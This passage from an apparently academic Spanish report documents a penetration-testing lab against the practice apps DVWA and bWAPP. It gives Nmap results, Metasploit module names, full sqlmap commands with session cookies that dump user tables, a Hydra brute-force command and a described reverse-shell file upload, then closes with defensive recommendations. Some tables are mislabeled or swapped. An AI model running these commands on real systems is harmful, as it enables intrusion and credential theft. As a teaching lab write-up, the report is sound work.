Tabla 40: Resultados de escañero de la dirección ip en la herramienta Nmap - BWAPP

5.9. VERSIÓN DE LOS PROTOCOLOS DEL SISTEMA

Análisis: El escaneo de puertos realizado al sistema objeto dio como resultado el hallazgo sobre los servicios que está ofreciendo el entorno web. Por lo tanto, el escaneo sirve para conocer los estados de los puertos, detectar y explotar aquellos servicios vulnerables. Tanto el puerto 21,22,80,3306 cuentan con punto débil para ejecutar metasexplotable posible.

	PUERTO	SERVICIO	EXPLOIT
DVWA	21	FTP	auxiliary/scanner/ftp/ftp_login
	22	SSH	auxiliary/scanner/ssh/ssh_login
	80	HTTP	auxiliary/scanner/http/http_version
	3306	MYSQL	auxiliary/scanner/mysql/mysql_login

Tabla 41: Análisis de puertos – Exploits - DVWA

Interpretación: Se halló 5 puertos abiertos en el escaneo de puerto realizado con la herramienta NMAP con sus respetivos servicios y versiones

Nmap –sS –sV 192.168.1.14	PORT	STATE	SERVICE	VERSION
DVWA	21/tcp	OPEN	FTP	ProFTPD 1.3.2C
	22/tcp	OPEN	SSH	OpenSSH 5.3p1 Debian
	80/tcp	OPEN	HTTP	Apache httpd 2.2.14
	443/tcp	OPEN	SSL/HTTP	Apache httpd 2.2.14
	3306/tcp	OPEN	MYSQL	MySQL (unauthorized)

Tabla 42: Resultados de escaneo de puertos en la herramienta Nmap - DVWA

Análisis: El escaneo de puerto realizado al sistema objeto dio como resultado el hallazgo sobre los servicios que está ofreciendo el entorno web. Por lo tanto, el escaneo sirve para conocer los estados de los puertos, detectar y explotar aquellos servicios vulnerables. Tanto el puerto 21,22,25,80,139,445,3306 cuentan con punto débil para ejecutar metasexplotable posible.

	PUERTO	NOMBRE	EXPLOIT
BWAPP	21	FTP	auxiliary/scanner/ftp/ftp_login
	22	SSH	auxiliary/scanner/ssh/ssh_login
	25	SMTP	auxirialy/scanner/smtp/smtp_login
	80	HTTP	auxiliary/scanner/http/http_version
	139	NETBIOS-SSN	auxiliary/scanner/smb/smb_version
	445	MICROSOFT –DS	exploit/multi/usermap_script
	3306	MYSQL	auxiliary/scanner/mysql/mysql_login

Tabla 43: Análisis de puertos – Explotis - BWAPP

Interpretación: Se halló 17 puertos abiertos en el escaneo de puerto realizado con la herramienta NMAP con sus respetivos servicios y versiones

	PORT	STATE	SERVICE	VERSION
BWAPP	21/tcp	OPEN	FTP	ProFTPD 1.3.1
	22/tcp	OPEN	SSH	OpenSSH 4.7p1
	25/tcp	OPEN	SMTP	Postfix smtp
	80/tcp	OPEN	HTTP	Apache http 2.2.8
	139/tcp	OPEN	NETBIOS-SSN	Samba smbd 3.X – 4.X
	443/tcp	OPEN	HTTPS	Apache httpd 2.2.8
	445/tcp	OPEN	MICROSOFT –DS	Samba smbd 3.X – 4.X
	512/tcp	OPEN	EXEC	Netkit –rsh rexecd
	513/tcp	OPEN	LOGIN	
	514/tcp	OPEN	SHELL	
	666/tcp	OPEN	DOOM	
	3306/tcp	OPEN	MYSQL	MYSQL 5.0.96-0ubuntu3
	5901/tcp	OPEN	VNC -1	VNC (protocol 3.8)
	6001/tcp	OPEN	X11 :1	(Access denied)
	8080/tcp	OPEN	HTTP-PROXY	Nginx 1.4.0
	8443/tcp	OPEN	HTTPS-ALT	Nginx 1.4.0
	9080/tcp	OPEN	GLRPC	Lighttpd 1.4.19

Tabla 44: Resultados de escaneo de puerto en la herramienta Nmap - BWAPP

5.10. INFORMACIÓN DEL MOTOR DE BASE DE DATOS

Análisis: Para la recuperación relevante de la base de datos del sistema objeto, se vio influenciado al método de uso para recopilar la mayor información posible. Otra forma de conocer datos con más detalle de la base de datos, es la inyección SQL mediante la herramienta SQLMAP, permite conocer la database, entidades, atributos, copia de resguardo de datos de una tabla especifico mediante comandos de ayuda con información recolectada

para el ataque. Hallazgo de la cookie, data de usuario, entre otros, evadiendo el mecanismo de seguridad nivel bajo

Interpretación: Con la información requerida obtenida de la cookie y el nivel de seguridad, el dato suficiente para ejercer el ataque en la herramienta SQLMAP presentando a continuación los resultados encontrados en la fase POST-EXPLOTACIÓN.

COMANDOS	RESULTADOS
sqlmap –u "http://192.168.1.14/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" –cookie ="PHPSESSID=0n2ph3tvsafhtn9nub2l07dqq2; security=low" –dbs	➢ dvwa ➢ Information_schema
sqlmap –u "http://192.168.1.14/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" –cookie ="PHPSESSID=0n2ph3tvsafhtn9nub2l07dqq2; security=low" –D dvwa –tables	➢ guestbook ➢ users
sqlmap –u "http://192.168.1.14/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" –cookie ="PHPSESSID=0n2ph3tvsafhtn9nub2l07dqq2; security=low" –D dvwa –T users –columns	➢ user ➢ avatar ➢ failed_login ➢ first_name ➢ last_logi ➢ last_name ➢ password ➢ user_id

Tabla 45: Análisis de comandos SQLMAP - DVWA

Copia de datos de la tabla users con dump

Comando : sqlmap –u "http://192.168.1.14/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" –cookie ="PHPSESSID=0n2ph3tvsafhtn9nub2l07dqq2; security=low" –D dvwa –T users –C "user, avatar, first_name, last_name, password, user_id –dump

user	Avatar	first_name	last_name	password	user_id
admin	/dvwa/hackeable/users/adming.jpg	Admin	Admin	Password	1
gordonb	/dvwa/hackeable/users/gordonb.jpg	Gordon	Brown	abc123	2
1337	/dvwa/hackeable/users/1337.jpg	Hack	Me	charley	3
pablo	/dvwa/hackeable/users/panlo.jpg	Pablo	Picasso	letmein	4
smithy	/dvwa/hackeable/users/smithy.jpg	Bob	Smith	password	5

Tabla 46: Resultados de hallazgos con la herramienta SQLMAP – DVWA

ENTORNO BWAPP

Análisis: Para la recuperación relevante de la base de datos del sistema objeto, se vio influenciado al método de uso para recopilar la mayor información posible. Otra forma de conocer datos con más detalle de la base de datos, es la inyección SQL mediante la herramienta SQLMAP, permite conocer la database, entidades, atributos, copia de resguardo de datos de una tabla especifico mediante comandos de ayuda con información recolectada para el ataque. Hallazgo de la cookie, data de usuario, entre otros, evadiendo el mecanismo de seguridad nivel bajo

Interpretación: Con la información requerida obtenida de la cookie y el nivel de seguridad, el dato suficiente para ejercer el ataque en la herramienta SQLMAP presentando a continuación los resultados encontrados en la fase POST-EXPLOTACIÓN.

COMANDOS	RESULTADOS
sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql –cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –dbs.	➢ bWAPP ➢ drupageddon ➢ Information_schema ➢ mysql ➢
Sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql --cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –D bWAPP --tables	➢ blog ➢ héroes ➢ movies ➢ users ➢ visitors
Sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql --cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –D bWAPP –T users --columns	➢ activated ➢ activation_code ➢ admin ➢ email ➢ id ➢ login ➢ password ➢ resert_code ➢ secre

Tabla 47: Análisis de comandos SQLMAP - BWAPP

Copia de datos de la tabla users con dump

Comando: sqlmap –u “http://192.168.12/bWAPP/sqli_1.php?title=sql --cookie=” PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0 –D Bwapp –T users –C “id, login, password” –dump

id	login	Password
1	**A.I.M**	**Bug**
2	**Bee**	**Bug**
3	**ZAP**	**ZAP**

Tabla 48: Resultados de hallazgos con la herramienta SQLMAP - BWAPP

5.11. ELEVACIÓN DE PRIVILEGIO POR REVERSE_SHELL PARA ACCEDER A UN SERVICIO POR CÓDIGO MALICIOSO

ENTORNO BWAPP

Análisis: La escala de privilegio a un sistema representa como resultado proporcionar los permisos de autorización al atacante sobrepasando lo concebido inicialmente. Uno primer análisis es conocer los puertos en estado open y saber qué tipo de vulnerabilidad explotar de acuerdo a su versión, de ahí ejercer una técnica de inserción, ejecutar y acceder. El debilitamiento del puerto WebDav que ejercer la tarea de almacenar, editar, mover archivos compartidos al servidor web, es punto clave para dar inserción de código malicioso php y ejercer reverse_shell

Interpretación: La ejecución del código malicioso en el sistema objeto permite recolectar información valiosa, y a su vez ejercer la autorización de crear, modificar, o eliminar cualquier archivo. Como resultado se halló la información de la configuración del entorno y conocer data importante

RESULTADO

Archivo config.inic.php

- **db_server = 127.0.0.1**
- **db_database= dvwa**
- **db_user=user**
- **db_password=pass**
- **db_port=3306**

ENTORNO DVWA

Análisis: La escala de privilegio a un sistema representa como resultado proporcionar los permisos de autorización al atacante sobrepasando lo concebido inicialmente. Uno primer análisis es conocer los puertos en estado open y saber qué tipo de vulnerabilidad explotar de acuerdo a su versión, de ahí ejercer una técnica de inserción, ejecutar y acceder. La inserción

en el apartado File Upload muestra como debilidad la falta de validación de los tipos de formatos anexados al servidor, por ende, la incorporación de inserción malicioso como imagen, código, es suscitado sin problema alguno, para así compromete el sistema. Se realiza el reverse_shell tras ejecutar el código en el servidor web.

Interpretación: La ejecución del código malicioso en el sistema objeto permite recolectar información valiosa, y a su vez ejercer la autorización de crear, modificar, o eliminar cualquier archivo. Como resultado se halló la información de la configuración del entorno y conocer data importante.

RESULTADO

Archivo config.inic.php

- db_server = localhost
- db_username= root
- db_password = bug
- db_name = Bwapp

Credenciales de administrador

- login= bee
- password=bug

Data base sqlite

- db_sqlite = "db/bwapp.sqlite

SMTP settings

- smtp_sender=bwapp@mailinator.com
- smtp_recipent=bwapp|mailinator.com

5.12. OBTENCIÓN DE CREDENCIALES

Análisis: El hallazgo de credenciales mediante ataque de fuerza constituye emplear técnicas que combinen un conjunto de atributos para cumplir el objetivo de descubrir las credenciales potenciales del sistema objeto. Existen herramientas y técnicas que permiten emplear de mejor forma el ataque y que se necesita analizar para conseguir la información necesaria para efectuar la acción.

	INFORMACIÓN REQUERIDA
HYDRA	➢ Lista de usuario ➢ Lista de contraseñas ➢ Dirección Ip ➢ Método de consulta (Get/Post) ➢ Login de sesión ➢ Cuerpo de solicitud ➢ Manejo de error de autenticación
BURP SUITE	➢ Lista de usuario ➢ Lista de contraseñas ➢ Login de sesión ➢ Payloads de ataques ➢ Manejo de error de autenticación

Tabla 49: Análisis de herramientas para obtención de credenciales

Interpretación: La ejecución del ataque en los dos entornos vrtaules dio como resultado la obtención de credenciales potentes e importantes, usarario y password

	HERRAMIENTA	ATAQUE	RESULTADO
DVWA	HYDRA	Hydra –L /home/kali/user.txt –P /home/kali/Downloads/contraseñas.txt 127.0.0.1 http-post-form '/vulnerabilities/brute/?username= ^USER^&password=^PASS^&Login= Login:Username and/or password incorrect'	Username= admin Password= password
BWAPP	BURP SUITE	- cluser bomb - payloads username, password - insertar los diccionarios en options - Colocar el mensaje de error de autentcacion - Start Attack	Username= bee Password= bug

Tabla 50: Resultados de credenciales de administrador de los entornos vulnerables

6. OBSERVACIONES

A continuación, una lista de criterios obtenidos con las pruebas ejecutadas en los diversos escenarios diseñados de las técnicas de ciberseguridad:

- El resultado del ataque INJECTION SQL, muestra que la inyección por consulta y por la herramienta SQLMAP tienen efectividad a través de la recolección necesaria de datos para la inyección en los tres niveles de complejidad, debido a la falta de seguridad de la conectividad de la base de datos, la solicitud de ingreso de parámetros

y la seguridad de la cookie. Permitiendo así ejercer el robo de las credenciales de usuarios, saber las tablas, columnas, entre otro dato importante.

- El resultado de ataque Cross-Site-Scripting, muestra la efectividad en los tres niveles de seguridad, ya sea insertar el script en el código fuente como en la dirección GET, debido a la debilidad de seguridad en estos apartados, se da apertura robar las cookies del aplicativo sin problema alguno.

- Entre los resultados del ataque de fuerza bruta, se muestra mucha la efectividad en los tres niveles de seguridad en los escenarios de prueba, brute force, captcha bypassing, insecure forms login, debido que cuentan con debilidad de seguridad de credenciales y falla de almacenamientos de datos en los sistemas informáticos. Para dar la apertura de robar las credenciales de administrador o usuario que cuente potencial de acceso a un sistema o servicio del aplicativo.

- Entre los resultados obtenidos durante el ataque de denegación de servicio, se determinó que el nivel de seguridad que cuenta el servidor web que aloja el sitio no cuenta con protección de estos ataques, por ende, la saturación del entorno es eminente por la grande cantidad de peticiones que se receptan y no son adquiridas por un buen balanceo de carga o herramienta que desarrolle una anti-denegación de servicio

- Entre los resultados de ataque al protocolo FTP y Protocolo WebDav que anexan acciones similares para almacenar, editar y mover archivo sobre el servidor del sistema. Se determinó como la inserción de fichero malicioso y de código malicioso invaden los mecanismos de seguridad para tener privilegio sobre el sistema como modo “administrador”. Por ende, la protección de datos, verificación de archivos y la autorización de archivos anómalos, es escaso por lo cualquier robo de información es enemente.

- Entre los resultados de escaneo de puertos. Se determinó que a través del análisis por la herramienta nmap, ciertos puertos no deben prevalecer en modo open, porque existe el peligro de comprometer el servicio y provocar debilidad para ejercer explotación de vulnerabilidad por versiones, tipos de ataques comunes, o intrusión de exploit entre los más ejercido en el arte de hacking ético.

7. RECOMENDACIONES

A continuación, se presentan unos criterios de recomendaciones sobre los hallazgos encontrado en los diseños de prueba:

- Deben estar en modo open solo los puertos 80,44,3306, debido que son los servicios que administran todo el entorno web del sistema y el resto deben estar cerrados para evitar vulnerabilidades por la ejecución de exploit relacionado a los servicios en común

- Emplear buen manejo de procesos sobre la base de datos, parametrizando consultas, utilizar procedimientos almacenados, limitar privilegios

- Se debe establecer la buena codificación segura para evitar las malas prácticas de diseño o lógica de programación antes de enviar el producto a producción

- Realizar validación de entradas para que cualquier carácter de factor malicioso, que sea analizado y su validación no sea pasada en alto, y el funcionamiento de procesos ser el adecuado.

- Realizar codificación de salidas efectivas para dar frente a los scripts maliciosos sobre los formularios

- Se debe evidenciar parches de seguridad sobre los servicios y mantener actualizados los mismos, para no dejar que cualquier desactualización provoque fallas y den apertura a explotación de vulnerabilidades

- Emplear practicas criptográficas para la protección de datos que circulan en el sistema informático

- Tener un buen tratamiento adecuado sobre los archivos, aquellos tipos de activos de información importante en el sistema

- Realizar estandarización y reutilización de funciones de seguridad

- Ejercer un administrador de contraseña, y buena gestión de las credenciales de usuario

- Emplear técnicas de inicio de sesión mediante la utilización de token_sesion

- Generar URL amigables para proteger la seguridad de directorios y no insertar script

- Emplear captcha seguros que no evidencien cambios al intentar ataques de fuerza bruta

- Emplear certificación seguridad del sitio para no emplear clonación como uso de ingeniería social

- Emplear herramientas para combatir ataque denegación de servicios

- Aplicar políticas de seguridad de contenido (CSP)

- Emplear un conjunto de buenas prácticas en base a la ISO 27001 y CIS para el desarrollo de aplicación web